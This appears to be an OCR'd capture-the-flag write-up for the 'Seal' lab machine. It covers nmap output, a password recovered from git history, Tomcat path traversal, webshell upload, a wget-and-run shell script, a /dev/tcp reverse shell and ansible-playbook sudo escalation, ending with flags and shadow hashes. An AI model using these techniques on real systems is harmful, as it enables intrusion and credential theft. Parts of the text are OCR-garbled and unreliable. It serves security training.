

Creds

Username	Password	Description
tomcat	42MrHBf*z8{Z%	seal.htb/manager/status (tomcat)
luis	42MrHBf*z8{Z%	gitbucket

Nmap

Port	Service	Description
22	ssh	OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux; protocol 2.0)
443	https	nginx 1.18.0 (Ubuntu)
8080	http-proxy	


Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

```
Nmap scan report for 10.10.10.250
Scanned at 2021-10-06 12:45:12 EDT for 34s
PORT STATE SERVICE REASON
22/tcp open ssh syn-ack
                                        VERSION
   3072 4b:89:47:39:67:3d:07:31:5e:3f:4c:27:41:1f:f9:67 (RSA)
| ssh-rsa
.
AAAAB3NzaClycZEAAAADAQABAAABgQCIFohcrXkoPYUOtmzAh5PlCU2H0+sFcGl6XXS6vX2lLJ3RD2Vd+KlcYtczwQLjcYJhkFe793jmkogOSh@ul+fkQA9z1Ib3J@vtsIahkXxvSMPcr54QxXgg1guaM1QQl43ePUADXnB6WqAg8QyF6nxoa18vboOAu3a8Wn9Qf9iCpoU93d5zQj+FsBKV.
   256 04:a7:4f:39:95:65:c5:b0:8d:d5:49:2e:d8:44:00:36 (ECDSA)
 ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBD+SiHX7ZTaXWFgBUKSVlFmMYtqF71hjfdc51aEdxFdB3xnRWYSJd2Jh0X1k/9V62eZMhR/4Lc8pJWQJHdSA/c=
443/tcp open ssl/http syn-ack ttl 63 nginx 1.18.0 (Ubuntu)
   Supported Methods: OPTIONS GET HEAD POST
|_http-server-header: nginx/1.18.0 (Ubuntu)
|_http-title: Seal Market
| Public Key type: rsa
 Public Key bits: 2048
 Not valid after: 2022-05-05T10:24:03
    ---BEGIN CERTIFICATE-
 MIIDiDCCAnACAWQwDQYJKoZIhvcNAQELBQAwgYkxCzAJBgNVBAYTAlVLMQ8wDQYD
 VQQIDAZMb25kb24xEDAOBgNVBAcMB2hhY2tuZXkxFTATBgNVBAoMDFNlYWwgUHZ0
| IEx0ZDEOMAwGA1UECwwFSW5mcmExETAPBgNVBAMMCHNlYWwuaHRiMR0wGwYJKoZI
  MDI0MDNaMIGJMQswCQYDVQQGEwJVSzEPMA0GA1UECAwGTG9uZG9uMRAwDgYDVQQH
 DAdIYWNrbmV5MRUwEwYDV00KDAxTZWFsIFB2dCBMdG0xDiAMBeNVBAsMBUluZnJh
  MREwDwYDVQQDDAhzZWFsLmh0YjEdMBsGCSqGSIb3DQEJARY0YWRtaW5Ac2VhbC5o
  dGIwggEiMA0GCSqGSIb3DQEBAQUAA4IBDwAwggEKAoIBAQDafbynnscdjWeuXTrD
 YyZ0t5tHlAKwlh9TEa/oglyR1MyxZRf+K/wcX+OwXYFtMHkXCZFH7TPXLKtCrMJM
 Z6GCt3flccrI10D+/dMo7eyQJsat/le+6PgrTWRxImcj0CD0Z1+mlfSkvmr5TUBW
 {\tt E2uUQglrTKKyd3g4BhWUABbwyxoj2WBbgvVIdCGmg6l8JPRZXwdLaPZ/FbHEQ47n}
 YpmtAgMBAAEwDQYJKoZIhvcNAQELBQADggEBAJZGFznhRSEa2DTgevXl1T8uxpiG
 aGLrpvN6XVkqSszpxTMMHk3SqwNaKzsaPKWPGuEbj9GGntRolysqZfBttgUMFIzl
  7un7bBMIn+SPFosNGBmXIU9eyR7zG+TmpGYvTgsw0ZJqZL9yQIcszJQZPV3HuLJ8
 8srMeWYlzSS1SOWrohny4ov8jpMjWkbdnDNGRMXIUpapho1R82hyP7WEfwc=
  ----END CERTIFICATE---
| tls-alpn:
8080/tcp open http-proxy syn-ack ttl 63
    FourOhFourRequest:
     HTTP/1.1 401 Unauthorized
     Date: Wed, 06 Oct 2021 16:59:49 GMT
      Set-Cookie: JSESSIONID=node01h78ub2w3s4bad4h7nhwuggy420529.node0; Path=/; HttpOnly
     Content-Type: text/html:charset=utf-8
```


```
Date: Wed, 06 Oct 2021 16:59:48 GMT
     Content-Type: text/html:charset=utf-8
   HTTPOptions
     HTTP/1.1 200 OK
     Date: Wed, 06 Oct 2021 16:59:48 GMT
     Content-Type: text/html:charset=utf-8
     Allow: GET, HEAD, POST, OPTIONS
   RPCCheck
     HTTP/1.1 400 Illegal character OTEXT=0x80
     Content-Type: text/html;charset=iso-8859-1
     Connection: close
     <h1>Bad Message 400</h1>reason: Illegal character OTEXT=0x80
     Content-Type: text/html;charset=iso-8859-1
     Content-Length: 58
     <h1>Bad Message 505</h1>reason: Unknown Version
    Socks4:
     Content-Length: 69
     HTTP/1.1 400 Illegal character CNTL=0x5
     <h1>Bad Message 400</h1>reason: Illegal character CNTL=0x5
 HTTP/1.1 401 Unauthorized\x0D
| Server returned status 401 but no WWW-Authenticate header.
| http-methods:
|_http-title: Site doesn't have a title (text/html;charset=utf-8).
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service:
SF-Port8080-TCP:V=7.91%I=7%D=10/6%Time=615DD2B1%P=x86_64-pc-linux-gnu%r(Ge
SF:,"HTTP/1\.1\x20200\x200K\r\nDate:\x20Wed,\x2006\x200ct\x20201\x2016:59
SF:nAllow:\x20GET.HEAD.POST.OPTIONS\r\nContent-Length:\x200\r\n\r\n")%r(RT
SF:20Version")%r(FourOhFourRequest,F8,"HTTP/1\.1\x20401\x20Unauthori
SF:/;\x20HttpOnly\r\nExpires:\x20Thu,\x2001\x20Jan\x201970\x2000:00\x20
SF:h:\x2069\r\nConnection:\x20close\r\n\r\n<h1>Bad\x20Message\x20400</h1>
SF:0close\r\n\r\n<\n1>Bad\x20Message\x20400</\n1>Spre>reason:\x20Illegal\x20
SF:character\x20CNTL=0x4")%r(RPCCheck,C7,"HTTP/1\.1\x20400\x20Illega
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Read data files from: /usr/bin/../share/nmap
```

admin@seal.htb

Web Enumeration (443 and 8080)




3 input fields



The HTML interface is protected against CSRF but the text and JMX interfaces are not. To maintain the CSRF protection:

Users with the manager-gull role should not be granted either the manager-script or manager-jmx roles.
 If the text or jmx interfaces are accessed through a browser (e.g. for testing since these interfaces are intended for tools not humans) then the browser must be closed afterwards to terminate the session.

GIT



Register user

Username	Password
SuperDuper	SuperDuper

analyse git files and old commits

found password in original commit of tomcat-user file.

```
1. <user username="tomcat" password="42MrHBf*z8{2%" roles="manager-gui,admin-gui"/>
2. </tomcat-users>
```

tomcat:42MrHBf*z8{Z% \Rightarrow 00 - Loot > Creds

users found in git log

- alex
- . Inic
- root

log into tomcat at seal.htb/manager/status

nothing much...

log into git with

luis:42MrHBf*z8{Z% 00 - Loot > Creds]

Back to tomcat

nginx and tomcat Path Traversal

exploit

```
GET /manager/..;/manager/html HTTP/1.1
...[snip]...
```

ok. awesome! upload webshell and profit! Build <u>webshell.jar</u>

deploy webshell.jar (modify request with burpsuite)

```
POST /manager/..;/manager/html/upload?org.apache.catalina.filters.CSRF_NONCE=C424DF4248D9A97D2D576BA48C081D43 HTTP/1.1
...[snip]...
```

Start python Web server, Visit /webshell, Convert requests to POST, for simplicity, and use these commands to get rev shell

```
cmd=wget+http://10.10.14.98/shell.sh+-O+/dev/shm/shell.sh
cmd=ls+-al+/dev/shm
cmd=bash+0.10/dev/shm/shell.sh
```

Tomcat Enumeration

linpeas.sh

```
Modified interesting files in the last 5mins (limit 100)
/opt/backups/archives/backup-2021-10-07-01:50:33.gz
```

backup.gz

```
tomcat@seal:/dev/shm/backups% tar xzvf back.gz
dashboard/
...[snip]...
dashboard/uploads/.ssh/
dashboard/uploads/.ssh/id_rsa
dashboard/uploads/.ssh/id_rsa
dashboard/uploads/.ssh/id_rsa.pub
dashboard/uploads/.ssh/authorized_keys
...[snip]...
```

noticed the .ssh/id_rsa

perfect. can try to use the backup of the id_rsa

sh -i dashboard/uploads/.ssh/id_rsa luis@localhost

luis

user.txt

2d4971c691b952cedb4ae404bc60d55a

Luis Enumeration

```
luis@seal:/dev/shm% sudo -l
Matching Defaults entries for luis on seal:
env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/sbin\:/shap/bin

User luis may run the following commands on seal:

(ALL) NOPASSMO: /usr/bin/ansible-playbook *
```

GTFOBins

```
luis@seal:~$ TF=$(mktemp)
luis@seal:~$ echo '[{hosts: localhost, tasks: [shell: /bin/sh </dev/tty >/dev/tty]}]' >$TF
luis@seal:_$ endo voills alumbook tTF.
```

Unispective sudo anistote-playbook sir [WARNING]; provided hosts list is empty, only localhost is available. Note that the implicit localhost does not match 'all'
PLAY [localhost]
,
TASK [Gathering Facts]
ok: [localhost]
TASK [shell]
or if want a remote shell
cho '[{hosts: localhost, tasks: [shell: /bin/bash -c "/bin/bash -i >& /dev/tcp/10.10.14.98/9001 0>&!"]]]' >\$TF
<pre>echo '[{hosts: localhost, tasks: [shell: cat /root/root.txt>/dev/tty]]]' >\$TF</pre>
Note must output to /dev/tty if want to see the text

root

```
# id
uid=8(root) gid=8(root) groups=8(root)
# whoami
root
```

root.txt

cat root.txt bf54be4e2f7ffba58b88156ede7a5dd9

/etc/shadow

cat /etc/shadow
root:\$6\$DBb4q3laLsRsvwuy\$qvUFLUdvoH0EsvrLSJCpejOmV7bZoCO2ZGH2ueU77uAHpxepSfK.ts4LkkfwzuJ.IJ87EeK9RrNKHEorKQp3r.:18752:0:99999:7:::
...[snap]...
luis:\$6\$2tGOIZ.O0MqK5nDd\$nl12rn9ftZIPGGiFjDKBItGJlKB4uIwsrjVqq6Bkp2C7DVEE9/T4VuZjT1kbZjHCfVgVRGP7sqn5CiuIIRIUZ.:18753:0:99999:7:::
...[snip]...